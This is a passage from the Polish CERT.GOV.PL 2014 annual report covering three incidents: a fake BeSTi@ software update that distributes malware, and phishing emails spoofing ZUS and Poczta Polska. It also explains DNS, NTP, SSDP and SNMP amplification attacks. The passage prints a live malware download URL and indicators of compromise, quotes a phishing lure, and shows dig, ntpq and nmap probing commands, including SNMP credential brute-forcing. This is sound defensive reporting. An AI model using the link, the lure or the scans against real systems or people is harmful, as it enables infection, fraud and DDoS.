http://budzetjsf.pl/Update/BeSTia/Bestia.3.02.012.07.exe

Instalacja nie powinna zająć więcej niż minutę.
Dziękujemy i przepraszamy za niedogodności

————————
Sputnik Software
tel. 61 622 00 60
tel. 32 722 11 96

Po przeprowadzeniu analizy behawioralnej pliku „Bestia.3.02.012.07.exe" o skrócie kryptograficznym MD5: 9bb03bb5af40d1202378f95a6485fba8, znajdującego się w odnośniku przedmiotowej wiadomości, ustalono, iż po jego uruchomieniu nawiązywana była komunikacja z adresem IP na porcie 81, a na stacji roboczej tworzone były następujące pliki:


C:\Documents and Settings\Administrator\Application Data\driver--grap.exe
C:\Documents and Settings\Administrator\Start Menu\Programs\Startup\ Windows.lnkinfo

W wyniku obsługi przedmiotowego incydentu, rozesłano wiadomości e-mail do Regionalnych Izb Obrachunkowych (do których m.in. system BeSTi@ jest kierowany) z informacjami o e-mailach zawierających fałszywą aktualizację systemu oraz poproszono o przesłanie przedmiotowych złośliwych wiadomości wraz z nagłówkami. W odpowiedzi od Urzędów Gmin, do których przysłana została złośliwa wiadomość, uzyskano informacje że żadna z instytucji nie uruchomiła złośliwego pliku zawartego w odnośniku.

Fałszywe wiadomości – podszywanie się pod Zakład Ubezpieczeń Społecznych

Na początku drugiego kwartału Zespół CERT.GOV.PL obsługiwał incydent dotyczący rozesłanych wiadomości e-mail od nadawcy podszywającego się pod Zakład Ubezpieczeń Społecznych, które zawierały załącznik ze złośliwym oprogramowaniem. Przedmiotowa wiadomość przygotowana została w sposób mający na celu przekonanie jej odbiorców, iż rozesłana została przez Zakład Ubezpieczeń Społecznych o czym świadczy zarówno użyty adres nadawcy tj. *e.bok.zus.rozliczenia@prokonto.pl*, temat wiadomości *Nadpłata za Świadczenia za 2013 r* oraz tytuł załącznika *Dokument Nadpłata.scr*. Na podstawie przeprowadzonej analizy ustalono, iż załącznik został skompilowany w oprogramowaniu „MS Visual C++ v8.0" przy wykorzystaniu modułu „WINRAR.SFX". Po uruchomieniu, skrypty zaszyte w pliku wykazują okresową aktywność sieciową w odstępach czasu wynoszących

około 60 sekund. Zainfekowany plik wykazuje aktywność na porcie 3366 TCP (połączenia inicjowane są z portu 1025). Przedmiotowa dystrybucja wiadomości e-mail mogła mieć na celu określenie ilości oraz grupy docelowej osób, które zainfekują się załączonym złośliwym oprogramowaniem. Na przedmiotowy fakt, w chwili analizy, mógł wskazywać brak komunikacji zwrotnej z serwera, z którym oprogramowanie złośliwe nawiązywało połączenia.



Fałszywe wiadomości - podszywanie się pod Pocztę Polską

W lipcu 2014 roku Zespół CERT.GOV.PL zaobserwował kampanię phishingową, która była skierowana do instytucji administracji publicznej, ale także do sektora prywatnego. Rozsyłane były wiadomości e-mail od nadawców, podszywających się pod Pocztę Polską, informujących o konieczności odbioru przesyłki kurierskiej. Wiadomości zostały wysłane z adresu *informacja@poczta-polska.pl* i były zatytułowane: *Poczta Polska S.A. eINFO.* Poniżej przedstawiono treść przedmiotowej wiadomości (pisownia oryginalna):

> Szanowny Kliencie,
>
> Przesylka kurierska Przesylka Nr: 0015900845296116015 Kwota pobrania: 142,80 zl . Oczekuje na odbior do 2014-07-25

- aby wyswietlic informacje o usludze:

http://www.poczta-polska.pl

Ta wiadomosc zostala wygenerowana automatycznie, prosimy na nia

nie odpowiadac.

Z powazaniem,

Poczta Polska

Codziennie dla Ciebie

W wyniku wykonanej analizy stwierdzono, że:

- w załączniku wiadomości pocztowej znajdował się plik pdf.zip, który zawierał wirusa typu koń trojański – Asprox.B;
- adresy hostów nadawczych były losowe;
- adresem nadawcy zawsze był adres *informacja@poczta-polska.pl*. Adres ten jest oficjalnym adresem wysyłki powiadomień.

W dniu 25 lipca 2014 roku Zespół CERT.GOV.PL zamieścił na portalu www.cert.gov.pl ostrzeżenie o fałszywych wiadomościach wysyłanych do administracji publicznej zalecając zachowanie szczególnej ostrożności oraz zweryfikowanie ich autentyczności, a także niepodejmowanie działań mogących skutkować skorzystaniem z zawartych odnośników i załączników.

Również Poczta Polska na swojej witrynie internetowej www.poczta-polska.pl[16] zamieściła informacje z ostrzeżeniem o przedmiotowych wiadomościach:

Uwaga na fałszywe maile

Szanowni Państwo, dziś od rana ktoś podszywający się pod Pocztę Polską rozsyła maile do klientów informując o konieczności odbioru przesyłki kurierskiej. Informacje te nie zostały nadane przez Pocztę Polską.

Prosimy o zwrócenie szczególnej uwagi na numer przesyłki zawarty w mailach. Korespondencja od Poczty Polskiej zawiera numery przesyłek 13 znakowe lub 20 cyfrowe. Dodatkowo maile spoza sieci Poczty Polskiej nie zawierają informacji adresowych dotyczących placówki, w której należy odbierać przesyłkę. Nie zawierają także polskich

[16] www.poczta-polska.pl/uwaga-na-numery-przesylek-w-powiadomieniach-e-mail


znaków.

Prosimy o uważne sprawdzenie oraz ignorowanie maili z błędnym numerem przesyłki i brakiem adresu placówki pocztowej, a także nie otwieranie załączników, które mogą zawierać oprogramowanie wirusowe. Poczta Polska podjęła odpowiednie działania wyjaśniające w tej sprawie.

2.5. Podatności

Open DNS Resolver (Domain Name System)

W 2014 roku Zespół CERT.GOV.PL kontynuował działania związane z podatnościami serwerów DNS znajdujących się w przestrzeni adresowej instytucji administracji państwowej. Należy przypomnieć, że w związku z błędną konfiguracją (brak ograniczenia korzystania z serwera do zaufanych adresów IP), serwery pozwalają na wykonanie zapytania DNS o dowolną domenę, z dowolnego adresu IP z sieci Internet. Wektor ataku przedstawia się następująco:



Rysunek 1. Scenariusz ataku z wykorzystaniem podatności DNS

Podatność ta może być wykorzystana do przeprowadzenia ataku ze zwielokrotnieniem (ang. amplification attack), który jest jedną z odmian ataku Distributed Denial of Service (DDoS). Jednym ze sposobów na przeprowadzenie ataku jest wysyłanie do powszechnie dostępnego serwera DNS zapytań DNS lookup ze zmodyfikowanym (podmienionym) adresem źródłowym, ustawionym na adres IP celu. W wyniku powyższego, wszystkie odpowiedzi kierowane do serwera DNS, są przesyłane na adres IP celu, co w rezultacie powoduje wysłanie do niego ogromnej liczby pakietów. Na rysunkach 2 i 3 przedstawiono kolejno: odpowiedź od serwera DNS wykazującego podatność i odpowiedź od poprawnie skonfigurowanego serwera DNS.

```
bash-4.2$ dig google.pl @IP serwera DNS

; <<>> DiG 9.9.1-P3 <<>> google.pl @IP serwera DNS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45204
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;google.pl.                     IN      A

;; ANSWER SECTION:
google.pl.              103     IN      A       173.194.116.151
google.pl.              103     IN      A       173.194.116.152
google.pl.              103     IN      A       173.194.116.159

;; Query time: 12 msec
;; SERVER: IP serwera DNS  #53( IP serwera DNS )
;; WHEN: Mon Jan 20 16:25:07 2014
;; MSG SIZE  rcvd: 86

bash-4.2$
```


Rysunek 2. Odpowiedź otrzymana od niepoprawnie skonfigurowanego serwera DNS

```
bash-4.2$ dig google.pl @IP serwera DNS

; <<>> DiG 9.9.1-P3 <<>> google.pl @IP serwera DNS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 28425
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;google.pl.                     IN      A

;; Query time: 23 msec
;; SERVER: IP serwera DNS  #53( IP serwera DNS  )
;; WHEN: Mon Jan 20 16:20:31 2014
;; MSG SIZE  rcvd: 38

bash-4.2$
```


Rysunek 3. Odpowiedź otrzymana od poprawnie skonfigurowanego serwera DNS

Zespół CERT.GOV.PL, w przeciągu roku 2014 wysłał do instytucji administracji państwowej 4683 informacje o podatności serwerów DNS, czyli o 33 informacje mniej niż w roku poprzednim. Zostało wysłanych niemal pięciokrotnie mniej powiadomień do instytucji skategoryzowanych jako *służby porządku publicznego i wojsko* niż w roku poprzednim (2013 – 1532 powiadomienia, 2014 – 317 powiadomień), co pokazuje, że działania podejmowane przez Zespół CERT.GOV.PL przynoszą wymierne efekty w sferze podnoszenia bezpieczeństwa teleinformatycznego instytucji państwowych. Najwięcej powiadomień zostało przekazanych

do instytucji skategoryzowanych jako *przemysł* (57% wszystkich wysłanych powiadomień) oraz *urzędy* (19%).




Wykres 16. Ilość wysłanych informacji o podatności DNS



Wykres 17. Udział procentowy typów instytucji do ilości wysłanych zgłoszeń

Open NTP (Network Time Protocol)

W 2014 roku Zespół CERT.GOV.PL zaobserwował podatności serwerów NTP znajdujących się w przestrzeni adresowej instytucji administracji państwowej, pozwalających na wykonanie dowolnego zapytania NTP z dowolnego adresu IP z sieci Internet. Usługa NTP, która domyślnie działa na porcie 123, pozwala na synchronizację czasu pomiędzy urządzeniami podłączonymi do sieci Internet.



Rysunek 4. Scenariusz ataku z wykorzystaniem podatności NTP

Podatność ta może być wykorzystana do przeprowadzenia ataku ze zwielokrotnieniem (ang. amplification attack), który jest jedną z odmian ataku Distributed Denial of Service (DDoS). Mechanizm ataku z wykorzystaniem serwera NTP jest bliźniaczy do mechanizmu ataku z wykorzystaniem serwera DNS - atakujący kieruje do powszechnie dostępnego serwera NTP zapytania NTP ze zmodyfikowanym (podmienionym) adresem źródłowym, ustawionym na adres IP celu. W wyniku powyższego, wszystkie odpowiedzi kierowane do serwera NTP, są przesyłane na adres IP celu, co w rezultacie powoduje wysłanie do niego ogromnej liczby pakietów. Na rysunkach 5 i 6 przedstawiono kolejno: odpowiedź od serwera NTP wykazującego podatność i odpowiedź od poprawnie skonfigurowanego serwera NTP.

```
root@linux:~# ntpq -c rv adres IP
associd=0 status=062c leap_none, sync_ntp, 2 events, clock_step,
version="4", processor="unknown", system="UNIX", leap=00, stratum=3,
precision=-19, rootdelay=?, rootdisp=, refid=adres IP referencji,
reftime=d8673b28.ba03f73b  Mon, Jan 19 2015  9:13:28.726,
clock=d86747b8.69ae4ebc  Mon, Jan 19 2015 10:07:04.412, peer=40110,
tc=10, mintc=3, offset=?, frequency=?, sys_jitter=, clk_jitter=,
clk_wander=
root@linux:~#
```


Rysunek 5. Odpowiedź otrzymana od niepoprawnie skonfigurowanego serwera NTP

```
root@linux:~# ntpq -c rv adres IP
  adres IP    : timed out, nothing received
***Request timed out
root@linux:~#
```


Rysunek 6. Odpowiedź otrzymana od poprawnie skonfigurowanego serwera NTP

Zabezpieczenie serwera świadczącego usługę NTP jest możliwe np. poprzez permanentne wyłączenie usługi lub ograniczenie możliwości synchronizacji czasu wyłącznie do zaufanych adresów IP. Należy przy tym jednak zaznaczyć, że w przypadku poprawnie zabezpieczonego serwera NTP nie powinien on odwoływać się do innych serwerów NTP (parametr refid), ponieważ w razie ewentualnego ataku, taka konfiguracja spowoduje, że serwer będzie pośredniczył w ruchu.

W 2014 roku Zespół CERT.GOV.PL wysłał do instytucji administracji państwowej 8106 informacji o podatności serwerów NTP. Najwięcej powiadomień zostało przekazanych do instytucji skategoryzowanych jako *urzędy* (32% wszystkich wysłanych powiadomień), *pozostałe* (23%) oraz *przemysł* (22%).




Wykres 18. Ilość wysłanych informacji o podatności NTP



Wykres 19. Udział procentowy typów instytucji do ilości wysłanych zgłoszeń

SSDP (Simple Service Discovery Protocol)

Zaobserwowane podatności protokołu SSDP pozwalają na specjalne spreparowanie i wysłanie do urządzeń sieciowych zapytań typu NOTIFY i M-SEARCH. Protokół SSDP, który domyślnie działa na porcie 1900, jest częścią protokołu UPnP i pozwala urządzeniom sieciowym na łatwe odnajdywanie się i ustanawianie usług służących m.in. do wymiany danych lub komunikacji.



Rysunek 7. Scenariusz ataku z wykorzystaniem podatności SSDP

Podatność ta może być wykorzystana do przeprowadzenia ataku ze zwielokrotnieniem (ang. amplification attack), który jest jedną z odmian ataku Distributed Denial of Service (DDoS). Mechanizm ataku z wykorzystaniem protokołu SSDP składa się z dwóch etapów – etapu skanowania sieci w poszukiwaniu podatnych urządzeń sieciowych i etapu ataku. Etap pierwszy polega na spreparowaniu zapytań M-SEARCH lub NOTIFY i wysłaniu ich na jak największą ilość adresów IP, znajdujących się w danej puli adresowej celem zebrania listy adresów IP urządzeń sieciowych, które może wykorzystać w ataku (podatne urządzenia odpowiadają żądaniem typu HTTP M-SEARCH zawierającym lokalizację pliku z opisem urządzenia). Etap drugi przebiega w sposób identyczny jak ataki wykorzystujące podatności Open DNS Resolver oraz Open NTP.

Na rysunkach 8 i 9 przedstawiono kolejno: przykład adresu IP wykazującego podatność i przykład poprawnie zabezpieczonego przed podatnością adresu IP.


```
root@linux:~# nmap -sU -Pn -p 1900,5000 --script=upnp-info adres IP

Starting Nmap 6.01 ( http://nmap.org ) at 2015-01-13 13:34 CET
Nmap scan report for adres IP
Host is up (0.044s latency).
PORT     STATE         SERVICE
1900/udp open          upnp
| upnp-info:
|    adres IP
|      Server: Airlive/AirCam OD-600HD/5.0.2.4041/adres IP urządzenia
|_     Location: http://192.168.0.102:80/edevicedesc.xml
5000/udp open|filtered upnp

Nmap done: 1 IP address (1 host up) scanned in 17.83 seconds
root@linux:~#
```

Rysunek 8. Przykład adresu IP wykazującego podatność SSDP


```
root@linux:~# nmap -sU -Pn -p 1900,5000 --script=upnp-info adres IP

Starting Nmap 6.01 ( http://nmap.org ) at 2015-01-13 13:32 CET
Nmap scan report for              nazwa-hosta.pl (    adres IP    )
Host is up.
PORT     STATE         SERVICE
1900/udp filtered      upnp
5000/udp filtered      upnp

Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
root@linux:~#
```

Rysunek 9. Przykład poprawnie zabezpieczonego przed podatnością SSDP adresu IP

Zabezpieczenie urządzeń sieciowych przed opisaną powyżej podatnością jest możliwe poprzez np. permanentne wyłączenie usługi lub ograniczenie komunikacji wyłącznie do zaufanych adresów IP. W 2014 roku Zespół CERT.GOV.PL wysłał do instytucji administracji państwowej 1423 informacji o podatności SSDP. Najwięcej powiadomień zostało wysłanych do instytucji skategoryzowanych jako *przemysł* (40% wszystkich wysłanych powiadomień), *urzędy* (29%) oraz *służby porządku publicznego i wojsko* (26%). Należy jednak zaznaczyć, że w ogólnym rozrachunku blisko 92% wszystkich wysłanych powiadomień zostało skierowanych do około 27% instytucji, których dotyczyła podatność SSDP.




Wykres 20. Ilość wysłanych informacji o podatności SSDP



Wykres 21. Udział procentowy typów instytucji do ilości wysłanych zgłoszeń

SNMP (Simple Network Management Protocol)

Zaobserwowane podatności pozwalają na specjalne spreparowanie i wysłanie do urządzeń sieciowych zapytań typu GetBulk. Protokół SNMP, który domyślnie działa na porcie 161, jest powszechnie wykorzystywany do zarządzania urządzeniami sieciowymi posiadającymi własny adres IP.



Rysunek 10. Scenariusz ataku z wykorzystaniem podatności SNMP

Podatność ta może być wykorzystana do przeprowadzenia ataku ze zwielokrotnieniem (ang. amplification attack), który jest jedną z odmian ataku Distributed Denial of Service (DDoS). Mechanizm ataku z wykorzystaniem protokołu SNMP, podobnie jak SSDP, składa się z dwóch etapów – etapu skanowania sieci w poszukiwaniu podatnych urządzeń sieciowych i etapu ataku. Oba etapy przebiegają w sposób identyczny jak ataki wykorzystujące podatność SSDP z tą różnicą, że do urządzeń sieciowych zamiast zapytań typu M-SEARCH lub NOTIFY są kierowane zapytania typu GetBulk.

Na rysunkach 11 i 12 przedstawiono kolejno: przykład adresu IP wykazującego podatność i przykład poprawnie zabezpieczonego przed podatnością adresu IP.

```
root@linux:~# nmap -sU -Pn -p 161 --script=snmp-brute adres IP

Starting Nmap 6.01 ( http://nmap.org ) at 2015-01-13 13:54 CET
Nmap scan report for          nazwa-hosta.pl(    adres IP    )
Host is up (0.0098s latency).
PORT    STATE SERVICE
161/udp open  snmp
| snmp-brute:
|_  public - Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
root@linux:~#
```


Rysunek 11. Przykład adresu IP wykazującego podatność SSDP

```
root@linux:~# nmap -sU -Pn -p 161 --script=snmp-brute adres IP

Starting Nmap 6.01 ( http://nmap.org ) at 2015-01-13 14:22 CET
Nmap scan report for              nazwa-hosta.pl (   adres IP    )
Host is up.
PORT    STATE         SERVICE
161/udp filtered      snmp

Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds
root@linux:~#
```


Rysunek 12. Przykład poprawnie zabezpieczonego przed podatnością SSDP adresu IP

Zabezpieczenie urządzeń sieciowych przed opisaną powyżej podatnością jest możliwe poprzez np. permanentne wyłączenie usługi lub ograniczenie komunikacji wyłącznie do zaufanych adresów IP.

Zespół CERT.GOV.PL, w ciągu poprzedniego roku wysłał do instytucji administracji państwowej 2615 informacji o podatności SNMP. Najwięcej powiadomień zostało wysłanych do instytucji skategoryzowanych jako *pozostałe* (31% wszystkich wysłanych powiadomień), *służby porządku publicznego i wojsko* (23%) oraz *przemysł* (21%).



Wykres 22. Ilość wysłanych informacji o podatności SSDP



Wykres 23. Udział procentowy typów instytucji do ilości wysłanych zgłoszeń

